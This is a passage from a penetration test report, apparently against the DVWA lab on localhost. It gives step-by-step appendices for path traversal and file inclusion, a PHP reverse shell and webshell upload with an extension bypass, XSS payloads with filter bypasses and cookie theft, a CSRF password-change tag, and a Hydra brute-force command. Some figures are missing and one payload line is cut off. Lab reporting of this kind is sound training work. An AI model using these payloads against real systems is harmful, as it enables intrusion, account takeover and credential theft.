Figure 17. Utilizing wfuzz to find common named php files

- Identify common lengths to be filtered and add another flag filter to our wfuzz. (see Figure 18 & 19.)

000024123:	200	82	L	199	W	3244	Ch	"_pics"
000024125:	200	82	L	199	W	3244	Ch	"_protected"
000024121:	200	82	L	199	W	3244	Ch	"_pay"
000024122:	200	82	L	199	W	3244	Ch	"_phpMyAdmin"
000024118:	200	82	L	199	W	3244	Ch	"_master"
000024115:	200	82	L	199	W	3244	Ch	"_local"

Figure 18. We identified the most common length is 82 assuming that those php files don't exist.

```
(kali@kali)~$ wfuzz -c --hl 82 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -b "PHPSESSID=3nde8t7bpse4jj1gmjhgkdhb3; security=low" http://127.0.0.1/vulnerabilities/fi/?page=../../../../hackable/flags/FUZZ.php
```

Figure 19. Filtering keywords that don't exist based on the common length.

- Record the files that exist in the directory. (see Figure 20.)

Penetration Test Report – Mark Rasavong

```
(kali㉿kali)-[~]
$ wfuzz -c --hl 82 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -b "PHPSESSID=3nde8t7bpse4jjigmjhgkdhb3; security=low" http://127.0.0.1/vulnerabilities/fi/?page=../../hackable/flags/FUZZ.php
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://127.0.0.1/vulnerabilities/fi/?page=../../hackable/flags/FUZZ.php
Total requests: 43007

=====
ID           Response  Lines  Word      Chars      Payload
=====
000000684:  200        93 L    268 W     3601 Ch    "fi"

Total time: 133.4715
Processed Requests: 43007
Filtered Requests: 43006
Requests/sec.: 322.2185
```

Figure 20. We identified one file based on the filtering common length.

Step 4: Traversal Bypass Techniques

- If ‘../’ is blacked listed, attempt bypasses such as ‘....//’, exploiting limitations in recursive security checks. (see Figure 21.)
- Multiple bypass techniques can be applied on Brup Suite using Repeater.
- More other techniques can be found [here](#).

```
1 GET /vulnerabilities/fi/?page=....//....//....//....//....//....//etc/passwd HTTP/1.1
```

Figure 21. We were able to bypass the ‘../’ blacklist.

Step 5: Remote File Inclusion


- Prepare a reverse shell file. (see Figure 22.)

```
(kali㉿kali)-[~/Downloads]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figure 22. Hosting a file containing the reverse shell.

Penetration Test Report – Mark Rasavong

- Start netcat to listen to a connect on the specified port number on the reverse shell. (see Figure 23.)


A terminal window with a dark background. The prompt is (kali@kali)-[~/Downloads]. The user has entered the command nc -lvnp 1234, and the output is listening on [any] 1234 ...

```
(kali@kali)-[~/Downloads]  
$ nc -lvnp 1234  
listening on [any] 1234 ...
```

Figure 23. Our system listening on port 1234.

- Inject the malicious link in the parameter of the website: (see Figure 24.)

`/?parameterName=<link hosted reverse php shell>`

A screenshot of a web browser address bar showing a URL with a malicious link injected into the parameterName.

`172.17.0.2/vulnerabilities/fi/?page=http://127.0.0.2/rev.php`

Figure 24. Injecting our malicious link into their web application.

- If there are blacklists use variations, e.g. 'hTtp' instead of 'http'

Step 6: Escalating Permissions


- If limited to normal user status, attempt to read file and folders

4.4 Appendix 004: Insecure File Upload

Step 1: Creating a webshell

- Create a simple PHP webshell command on your machine (see Figure 25.)

`<?php echo system($_GET['command']); ?>`

A screenshot of a terminal window showing the nano text editor. The prompt is kali@kali: ~/Desktop. The file being edited is webshell.php. The content of the file is <?php echo system(\$_GET['command']); ?>.

```
kali@kali: ~/Desktop  
kali@kali: ~/Desktop 80x24  
GNU nano 7.2 webshell.php  
<?php echo system($_GET['command']); ?>
```

Figure 25. Utilizing nano to create our php web shell.

Penetration Test Report – Mark Rasavong

- Save the newly created php file.

Step 2: Uploading the Webshell

- Attempt to upload the webshell to the website.
- Observe the success message: `../../../../hackable/uploads/<filename>.php successfully uploaded` (see Figure 26.)



Figure 26. Success file upload message.

Step 3: Navigating the Uploaded PHP File

- Access the uploaded PHP file at: `http://<link>/hackable/uploads/<filename>.php`
- Note: The page may appear blank initially.

Step 4: Executing Commands

- Fill in the 'command' parameter to execute Linux commands:
`http://<link>/hackable/uploads/<filename>.php?command=<linux command>` (see Figure 27.)




Figure 27. Executing 'whoami' on our webshell.

Step 5: Bypassing File Extension Check with Brup Suite

Penetration Test Report – Mark Rasavong

- If unable to upload due to incorrect extension checks, use Brup Suite.




Figure 28. Unable to upload PHP due to restricted extension.

- Turn on Intercept, attempt to upload the file again, and under Proxy, edit the Content-Type header to the desired format of the web application, e.g., 'image/jpeg' (see Figure 29.)




Figure 29. Chaining the content will successfully bypass the extension check.

Step 5: Attempt reverse shell connection

- Attempt to upload a php reverse shell similar to the previous exploit on Appendix 003.

4.5 Appendix 005: Cross-Site Scripting (XSS)

Step 1: Testing for XSS

- Observe normal input behavior with a parameter. e.g., `name` (see Figure 30.)

Penetration Test Report – Mark Rasavong




Figure 30. The input will be reflected on the URL parameter 'name'.

- Test for XSS by injecting a payload into the input, e.g., `

Penetration Test Report – Mark Rasavong

Step 3: Taking Advantage through Session Hijacking

- Exploit stored XSS attacks when the user is still under the same session

```
document.cookie
```

Step 4: Bypassing Weak Blacklisting

- If the script tag is blacklisted, bypass it using a different tag (see Figure 32.)

```
<img src='x' onerror=alert(1)>
```



```
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<scrip', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```


Figure 32. The script tag is blacklisted, it can be bypassed by a new tag or use tag splitting.

- You can also bypass it using a tag splitting technique.

```
<sc<script>ript>alert( 'script bypassed' )</script>
```

Step 5: Persistent XSS

- A forum that utilize a database to save content can be vulnerable if not properly validated or sanitized.
- If input has limited writing length, edit **maxlength** property (see Figure 33.)



```
<td>
  <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
</td>
</tr>
<tr> ... </tr>
```

change maxlength here

Figure 33. Change the maxlength to introduce your script

- Introduce your script in which it will be saved in the web application. Anyone navigating to page containing the script will be affected. (see Figure 34.)

Penetration Test Report – Mark Rasavong

Name *

Message *

Name: test
Message: This is a test comment.

Name: hahaha
Message:

Figure 34. Anyone navigating to see the comments will get an alert of 'pwnd'

Step 6: Bypassing Trusted Referral Headers

- The web application will not execute links if it did not come from a trusted source.
- With knowledge of XSRF, we can create an image tag with an embedded link from the same site to make unauthorized changes from a trusted source. (see Figure 35.)

```
<img src='http://127.0.0.1/vulnerabilities/csrf/?password_new=hack3d&password_conf=hack3d&Change=Change'>
```

- Inject it into the input and copy the URL to be sent and utilized by the target.




Figure 35. Link containing a password change utilize XSRF when a target is logged in

Step 7: DOM XSS

Penetration Test Report – Mark Rasavong

- Edit an existing drop down input if its value is visible in the URL. (see Figure 36.)




Figure 36. The URL link can be injected with our malicious script

- Inject XSS (see Figure 37.)

```
`<site>/vulnerabilities/xss_d/?  
default=English<script>alert('hahaha')</script>
```

Penetration Test Report – Mark Rasavong




Figure 37. The modified URL grant us malicious payloads

Step 5: Bypassing Weak Security Measures

- At times, they may enclose the modified input. Bypass it using URL-encoded tags.

```
`<site>/vulnerabilitites/xss_d/?default=<select><img src='x'`  
onerror=alert(`pwnd`)>`
```

4.6 Brute Forcing User Credentials

Step 1: Identifying User Credentials in GET Request

- Observe that user credentials are sent as part of a GET request, exposing them in plain text. (see Figure 38.)
- Recognize the vulnerability to on-path attacks due to the GET request nature





Figure 38. A credential login attempt shows plain text credentials

Penetration Test Report – Mark Rasavong

Step 2: Brute Force Attack with Hydra

- Launch a brute force attack using Hydra
- We know the user 'admin' exists and utilize a dictionary attack: (see Figure 39.)

```
hydra -l admin -P /usr/share/seclists/Passwords/500-worst-  
passwords.txt -f 127.0.0.1 http-get "/vulnerabilities/brute/?  
username=^USER^&password=^PASS^&Login=Login" -VfI
```



```
ATTEMPT] target 127.0.0.1 - login "admin" - pass "qwerty" - 8 of 499 [child 7] (0/0)  
ATTEMPT] target 127.0.0.1 - login "admin" - pass "696969" - 9 of 499 [child 8] (0/0)  
ATTEMPT] target 127.0.0.1 - login "admin" - pass "mustang" - 10 of 499 [child 9] (0/0)  
ATTEMPT] target 127.0.0.1 - login "admin" - pass "letmein" - 11 of 499 [child 10] (0/0)  
ATTEMPT] target 127.0.0.1 - login "admin" - pass "baseball" - 12 of 499 [child 11] (0/0)  
ATTEMPT] target 127.0.0.1 - login "admin" - pass "master" - 13 of 499 [child 12] (0/0)  
ATTEMPT] target 127.0.0.1 - login "admin" - pass "michael" - 14 of 499 [child 13] (0/0)  
ATTEMPT] target 127.0.0.1 - login "admin" - pass "football" - 15 of 499 [child 14] (0/0)  
ATTEMPT] target 127.0.0.1 - login "admin" - pass "shadow" - 16 of 499 [child 15] (0/0)  
80][http-get] host: 127.0.0.1 login: admin password: [REDACTED]  
STATUS] attack finished for 127.0.0.1 (valid pair found)
```

indicates password match to admin

Figure 39. A password match after typing command

- Options breakdown
 - `-l admin`: specifies the username to be tested (admin in this case)
 - `-P /usr/share/seclists/Passwords/500-worst-passwords.txt`: Specifies the path to the password dictionary file
 - `-f`: Stops the attack once a valid password is found.
 - `127.0.0.1`: Target IP address
 - `http-get`: Specifies the HTTP method.
 - `/vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login`: Specifies the target URL and parameters
 - `-V`: verbose output
 - `-fi`: Exit after the first found credential pair

Penetration Test Report – Mark Rasavong

4.7 Appendix 007: Cross-Site Request Forgery

Step 1: Ensure Active Session

- Confirm that the target user has an active session.

Step 2: Observe Password Change Mechanism

- Observe how the password change is implemented. Confirm that it is done via an HTTP GET request. (see Figure 40.)

```
1 GET /vulnerabilities/csrf/?password_new=hack3d&password_conf=hack3d&Change=Change HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```

Figure 40. The password change is done through a GET request

Step 3: Create HTML File

- Create an HTML file with an image tag containing a link for password change: (see Figure 41.)

```
<img src='http://<website>/vulnerabilities/csrf/?password_new=hack3d!&password_conf=hack3d!&Change=Change' /img>
```

```
(kali㉿kali)-[~/Documents]
$ nano hacked.html

(kali㉿kali)-[~/Documents]
$ cat hacked.html

```

Figure 41. Creating a HTML file containing the malicious payload

Step 4: Host HTML File

- Host the HTML file. In the case for testing we've used a Python server. (see Figure 42.)

```
(kali㉿kali)-[~/Documents]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [20/Jan/2024 15:46:35] "GET / HTTP/1.1" 200 -
```

Figure 42. Hosting the HTML file

Penetration Test Report – Mark Rasavong

Step 5: Target Clicks on Link

- Have the target click on the link that is hosted from the previous step. This requires some form of social engineering.
 - we have them navigate to `http://<hosted webpage>/hacked.html`

Step 6: Login with the Changed Password

- Attempt to login with the new changed password